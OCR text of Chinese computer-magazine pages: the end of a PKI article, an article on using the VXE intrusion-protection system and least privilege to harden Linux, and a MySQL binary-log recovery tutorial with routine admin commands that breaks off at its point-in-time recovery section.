
数字证书和私钥储存的介质有多种，可以存储在计算机硬盘、软盘、智能卡或USBKey里。这就有可能面临私钥泄露的危险，目前比较可靠的是USBKey的方式，将用户私钥透明地存放在硬件中，使用的时候在接口读入。为了防止USBKey被盗用，在证书应用系统中，还应该设计口令认证。

小结

本文主要讲述了PKI体制及数字证书的基本原理和应用。个人认为，只有了解这些基础知识，才更能合理地充分利用数字证书或其他密码学知识，解决网络中的安全接入、安全通信、隐私保护等问题。在后续的文章中，我还会介绍数字证书解析、数字证书签发等操作的具体编程实现。

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找。）

前置知识:Linux
关键词:网管、VXE、IPS



用VXE保护Linux系统安全

文/图 北京 李晨光

所有的操作系统都有漏洞,没有一个系统是安全的,任何接入互联网的系统都会受到探测并可能遭到入侵。Linux尽管被公认为是比较安全、运行稳定的操作系统,但Linux自身同样存在不少隐蔽的弱点。如今互联网变得如此流行,每个人都在使用Linux,这是因为Linux功能强大而且价格便宜。也正是因为Linux非常便宜,许多人安装Linux后会忽视安全问题,由于粗心大意或是能力有限而没能很好地保护它们。

根据网络安全专家分析,Linux存在的主要弱点包括示例脚本、无关软件、开放端口、未打补丁和弱口令等问题。然而,最令人担心的则是Linux下超级用户的权限过大问题。有人形象地比喻,Linux下的超级用户就是上帝,他可以让你生,也可以让你死。黑客们常用的Linux入侵技术就是提高权限。如果一名黑客能通过一些手段在Linux中将一个普通用户权限提升为root用户特权,毫无疑问他就能控制整个Linux系统。

这里我们将谈谈虚拟执行环境技术(Virtual executing Environment,VXE)。简单来说,VXE是一个入侵保护系统(IPS)。入侵保护系统被看作是入侵检测系统的一个重要发展方向,它解决了入侵检测系统不会主动在攻击发生前阻断攻击的重要问题。入侵保护不仅可以进行检测,还能在攻击造成损坏前阻断它们,从而将入侵检测系统提升到一个新水平。

VXE的工作原理

VXE提供对Linux/UNIX系统的保护,阻止黑客通过网络入侵。它主要通过保护主机及Linux下的子系统和服务来保证系统安全。例如,Linux下一般都会提供SSH、SMTP、POP和HTTP等服务,这些服务虽然经过很长时间的发展和使用,但是仍然会存在隐蔽的Bug。VXE在Linux系统中的任务很简单,就是保护主机和应用程序的安全,对用户调用Shell的行为做出必要的限制,对提供CGI(公共网关接口)的服务器进行脚本保护。因此可以看到,VXE的最大特点是无需改变这些子系统及程序的设置,而仅仅只是去保护它们。

在Linux中,当以root用户来运行一个程序的时候,如果必要的话,这个程序可以调用和访问到系统中所有的资源。尽管这样看起来很方便,对程序的运行也相当有好处,但是这种情形也给系统安全埋下了隐患。一旦黑客能通过缓冲区溢出攻击来控制该程序,破坏的范围就非常广泛,这无疑是我们不想看到的后果。

通常情况下,在Linux/UNIX系统上管理员有许多的事情要做,因而没有时间和精力正确地配置软件。这时为了保证系统能在尽可能短的时间内运行,管理员不得不在root权限下安装并配置程序或进程。这是保证这些进程能对所需要资源进行访问的一个快捷、简便的方法,也是使系统变得脆弱并成为攻击者目标的一个快捷简便的方法。特别是对缓冲区溢出攻击。正确地配置所有软件,使其在尽可能少的权限下是非常关键的。这样,即使攻击者可以攻击系统,击溃某一个程序,但是由于攻击者权限受到限制,而不会造成更大的危险。

众所周知,有些应用程序在编程的过程中,不可能在短期内发现程序的缺陷,需要不断地改进才能达到软件的完整性。在此期间,该程序将会留下许多潜在的问题。V X E技术针对程序可能遭到的缓冲区溢出攻击提供必要的保护。

当一个程序在Linux下运行时,VXE会为该程序提供一个单独的虚拟执行环境来保证程序的运行安全。V X E只提供给程序合适的系统资源进行限制,而不是让程序最大地调用任意的系统资源。通过最少的权限运行软件,可以确保运行在系统上的所有软件配置正确。

当整个组织机构实施安全策略时,作为系统管理员,必须牢记POLP(Principle of Least Privilege,最少权限原则)。POLP规定运行在系统上的所有程序或使用系统的任何人,都应该赋予他们所需要的最少权限,其他权限一律禁止。例如,我们所提供的POP服务其最大功能是接收电子邮件,而与之无关的拷贝功能、文本编辑功能都必须禁止。VXE正是给Linux系统管理员提供了这样的方便,尽量地把与P O P服务无关的功能禁止,为popd进程提供较为安全的保护。

与chroot服务的比较

谈到VXE,Linux系统管理员很容易会联想到在Linux中的chroot服务监控。chroot服务监禁同样是把运行在Linux主机上的各种服务,比如DNS、MySQL、Web等放置在特定chroot环境中运行,从而把这些服务与整个系统隔离开来,这样,即使黑客利用服务漏洞攻破了应用,也很难突破该chroot环境来危害Linux全局。

VXE和chroot相比,功能更为强大,配置和使用较chroot方便许多。VXE不仅能严格地限制文件系统的访问权限,还能对子系统的调用、进程之间的通信进行约束。例如,在P O P服务中,即使使用了chroot进行服务监禁,POP Server还是能读取/etc/passwd和/etc/shadow的信息,也能进行拷贝、共享Lib库等操作,这样仍然不够安全。使用VXE对POP服务进行约束则能很好地解决这个问题。

防范缓冲区溢出攻击的办法就是先发制人,不应该等到攻击者发现缓冲区溢出漏洞并开始攻击用户计算机的时候才想起要对系统中正在运行的程序进行保护,这也是Linux下使用VXE来保证系统安全的根本原因。

图1~图4这四张图解释了V X E技术的原理。图1是操作系统中传统运行模式的示意图;图2则说明在传统运行模式下,通过S M T P服务的缺陷,可能危及系统中所有的服务程序;图3显示利用V X E技术将系统中每个服务单独保护起来运行,可以提高系统的整体安全性;图4说明采用了VXE技术即使SMTP服务存在缺陷,甚至被攻击者控制,由此产生的最大威胁也仅仅是S M T P服务本身,不会危及其他服务和整个操作系统安全。




图1




图2




图3




图4

从以上示意图中不难发现,VXE技术的根本目的就是尽量缩小存在缺陷的程序或服务对整个系统带来的威胁,将风险控制在一定范围内,从而实现操作系统入侵保护。

VXE安装使用

VXE最新版本支持2.2.x以上的Linux内核版本。在安装VXE之前,Linux必须首先安装如下程序:

(1) Linux Kernel开发包。

(2) Perl语言环境,Perl的默认目录路径为/usr/bin/perl,如果Perl没有安装在默认目录路径,必须做相关链接。

(3)TClx,TClx默认目录路径为/usr/bin/tcl,如果TclX没有安装在默认目录路径,必须做相关链接。

(4)正常运行的HTTP服务。

手动建立一个临时目录,将VXE压缩包解压缩到该临时目录中。在正式安装VXE之前,还需要了解以下系统信息:

(1)Linux Kernel Source,通常在/usr/src/linux 目录下。

(2)CGI目录路径,推荐将VXE在CGI目录中运行,例如/home/httpd/cgi-bin/Vxe。

(3)VXE二进制代码及VXE安装路径,推荐安装在/usr/local/vxe下。

(4)Kernel Log日志文件路径,推荐安装在/var/log/kernel下。

(5)VXE CGI脚本地址,推荐安装在/cgi-bin/vxe下。

以上目录需要用户手动创建,VXE安装脚本本身不会自动创建以上目录。如果Linux系统中没有Kernel Log文件,则必须修改syslogd配置文件。在/etc/syslog.conf文件中加入参数"kern.* /var/log/kernel"即可,然后重新初始化syslogd。做好上述准备工作后,正式安装VXE很简单,只需要运行"./vxepatch.pl"命令即可完成编译安装。

在Linux内核中需要配置VXE。在内核二进制源目录中运行"make menuconfig"命令,使VXE在"General Settings"子菜单有效,并且重新编译内核。注意,"make clean"这一步十分重要,当选择VXE开启或关闭时,请不要跳过此步骤。

重新启动新编译的内核,然后检查VXE是否在内核中起作用。进入/usr/local/vxe目录,运行命令"# ./vxe tracesum.vxt /bin/date date",该命令表示打印内核当前日期操作,检查/var/log/kernel。如果出现如下信息,则表示VXE在内核中已经开始起作用:"May 1 17:33:18 intes kernel:VXE 0xc33cc000 TraceSum:"syssum" 108 6"。

最后,通过浏览器检查VXE的运行情况。在浏览器中输入http://yourhost-address/cgi-bin/vxe/cvxe.tcl,如果一切正常,将会出现VXE的页面。

VXE在系统中的运行方式包括直接运行和自动运行两种方式。直接运行方式即传统的带参数程序运行方式。直接运行VXE方法很简单,和大多数Linux程序一样,使用"vxed+路径+执行参数"即可对所选子系统进行约束。


自动运行方式稍微复杂一些。Linux系统管理员需要运行VXE应用工具将VXE加入到Linux内核中,让vxed进程能自动运行。不过通过浏览器界面,系统管理员能方便地对VXE进行自动运行设置。

关于VXE的详细管理、使用和操作方法,VXE压缩包和VXE官方主页中提供了图文并茂的用户手册。限于篇幅,这里不再详细介绍。实际上通过浏览器能顺利进入http://your-host-address/cgi-bin/vxe/cvxe.tcl页面,则操作就相当简单了。用户可以根据不同的需求直接通过浏览器对VXE进行操作,并可以阅读VXE日志,更好地保护自己的Linux系统。

本文也希望让Linux系统管理员接受这样两个概念,一是Linux系统及其子系统的安全需

要坚持POLP,二是要实现主动地入侵保护,而不是要等到攻击事件发生后再设法挽救,我们可以通过精确地设置VXE来加强Linux系统安全保护,这是Linux操作系统不可缺少的必要入侵保护手段。

前置知识:Linux
关键词:网管、MySQL、数据恢复



利用日志进行 MySQL数据库实时恢复

文 李晨光

在对MySQL数据和表格结构进行备份时,mysqldump是一个非常有用的工具。通常情况下一般是一天一备份,但如果在刚备份完成的一段时间以内数据出现丢失,那么这些数据将可能无法恢复。有什么方法可以及的对数据进行保护呢?事实上,现在有几种方法都可以实现。这里介绍其中一种,即使用二进制日志进行数据恢复。

在一个服务器中,当SQL事务执行时,一个二进制日志可以记录所有SQL事务。考虑到服务器的性能,有些系统管理员会把所有日志都最小化。事实上,平均而言二进制日志对服务器性能的影响只有1%,作为回报,这种性能的牺牲却可以换来实时的数据恢复功能。

设置二进制日志

二进制日志记录一台服务器上所有SQL执行事务。通过使用mysqlbinlog工具,二进制日志文件中的内容可以被轻松提取出来,其中的SQL语句也可以被轻松地重新执行。要将二进制日志功能设为可用,可以在服务器选项文件(可能是/etc/my.cnf,取决于用户所用的系统)的[mysqld]组中加入"log-bin=/var/log/mysql/bing.log"。

注意,这里使用的确切路径取决于文件系统和用户参数。一般情况下,还需要创建相应的目录用于存放日志,并且根据所使用的文件系统对目录的所有权和许可情况进行更改。基于安全性的考虑,建议将备份数据的日志文件放在一个单独的硬盘驱动器中。上述文件的后缀log将被6个数字自动替代。用户可以对日志做限制,使其只对某个特定的数据库进行记录,或者在日志中忽略某些特定的数据库。有关日志文件的细化调整信息,可以查看相关文档http://dev.mysql.com/doc/mysql/en/binary-log.html。在上述选项文件中创建相应的记录以后,一般需要重新启动MySQL服务器以使其生效。

除了使用mysqldump等工具进行常规备份以外,一般还需要将二进制日志和备份进行同步。在进行备份时,可以通过flush日志来实现这一功能。可以将类似以下的语句加入cron或类似的程序调度工具中:"mysqladmin -u root -pmypwd flush-logs"。

mysqladmin工具是用于flush服务日志的,也可以通过在MySQL客户端中执行"FLUSH

LOGS"语句来实现相同的功能。

简单的数据恢复

虽然有时略显单调乏味，但每天备份和运行二进制日志的确是一个在MySQL服务器中恢复数据的不错方法。比如可以每天在深夜使用mysqldump对数据进行备份，如果某天在数据备份完成后的一段时间里，由于某种原因数据丢失，可以使用以下方法来对其进行恢复。

首先，停止MySQL服务器，然后使用以下命令重新启动MySQL服务器。该命令将保证是惟一可以访问该数据库服务器的人：

```
#mysqld --socket=/tmp/mysql_restore.sock
--skip-networking
```

这里，--socket选项将为UNIX系统命名一个不同的Socket文件。Windows系统中则需要提供一个管道名称，比如MySQL_restore，而不是路径和文件名。可以使用以下命令：

```
#mysqld-nt --enable-named-pipe
--socket=MySQL_restore --skip-networking
```

但在非Windows NT 的Windows系统中，因为无法命名管道，所以需要使用TCP/IP。这种情形下，可以使用--port选项对非3306端口进行监听。用户可以选择使用任何没有被其他任务所使用的非特权端口。这里，--skip-networking选项的目的是阻止用户通过TCP/IP和Socket文件或管道来访问服务器，即本服务器只能从本地进行连接。一旦服务器处于独占控制之下，就可以放心地对数据库进行操作，而不用担心在进行数据恢复的过程中有用户尝试访问数据库而导致更多的麻烦。进行恢复的第一个步骤是恢复晚上备份好的dump文件：

```
#mysql -u root -p mypwd --socket=/tmp/
mysql_restore.sock < /var/backup/20100122.sql
```

该命令可以将数据库的内容恢复至晚上刚刚完成备份的内容。要恢复dump文件创建后的数据库事务处理，可以使用mysqlbinlog工具。如果每天晚上进行备份操作时都对日志进行flush操作，则可以使用以下命令行工具将整个二进制日志文件进行恢复：

```
#mysqlbinlog /var/log/mysql/bin.123456 |mysql -u
rot -pmypwd --socket=/tmp/mysql_restore.sock
```

上述操作完成后，以没有临时Socket文件和网络限制的方法重新启动MySQL服务器。经过以上步骤之后，数据将恢复到前一步备份的状态，并且此后执行的所有SQL语句也将被恢复。要获知最新二进制日志的名字，可以查看包含在日志文件目录中的文件列表。

手工恢复

在上述情形中，假设需要恢复所有的服务器数据，而要进行恢复操作的原因是由于执行SQL语句误删有用数据，那么简单地使用二进制日志文件进行完全恢复将只会重复所犯的错误。对于这种情况，一种比较好的解决办法是运行上述mysqlbinlog，不过不要把结果直接导入MySQL，而是将其导入文本文件之中，在将该文件导入MySQL之前可以对其进行编辑。重定向mysqlbinlog的输出可以使用以下命令：

```
#mysqlbinlog /var/log/mysql/bin.123456 >/tmp/
mysql_restore.sql
```

该命令将会在/tmp目录中生成一个简单的文本文件。需要注意的是，不要使用Word等字处理器对该文件进行编辑，因为字处理器会在文件中添加一些二进制格式码，这些格式码在导入MySQL中时可能导致一些问题。在删除不需要的SQL语句并保存好恢复文件后，就可以在MySQL客户端中使用以下命令进行恢复操作：

```
#mysql -u root -pmypwd --socket=/tmp/
mysql_restore.sock </tmp/mysql-restroe.sql
```

针对某一时间点的恢复

